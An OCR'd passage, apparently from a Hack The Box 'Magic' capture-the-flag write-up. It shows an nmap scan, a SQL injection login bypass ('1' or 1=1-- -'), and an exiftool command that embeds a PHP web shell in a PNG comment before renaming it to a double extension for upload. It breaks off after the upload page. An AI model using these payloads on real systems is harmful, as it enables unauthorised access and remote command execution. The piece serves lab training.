```
root@kali:~/Masaüstü# nmap -sV -sC -p- -T4 10.10.10.185
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-23 09:57 +03
Nmap scan report for 10.10.10.185
Host is up (0.085s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Magic Portfolio
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.62 seconds
```

10.10.10.185/index.php

Kali Linux | Kali Training | Kali Tools | Kali Docs | Kali Forums | NetHunter | Offensive Security | Exploit-DB | GHDB | MSFU


15b7ece6


a290099


136d31ac



baab035


'a99


6cf5e4b



fd01439



b5fee73


Excuse me!


4e3fb96

Please **Login**, to upload images.


10.10.10.185/login.php
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Username
1' or 1=1-- -
Password
Login


10.10.10.185/upload.php
Kali Tools
Kali Docs
Kali Forums
NetHunter
Offensive Security
Exploit-DB
GHDB
MSFU
Select Image to Upload
Upload Image

```
root@kali:~/Masaüstü# exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' ss.png
    1 image files updated
root@kali:~/Masaüstü# mv ss.png ss.php.png
```


10.10.10.185/upload.php

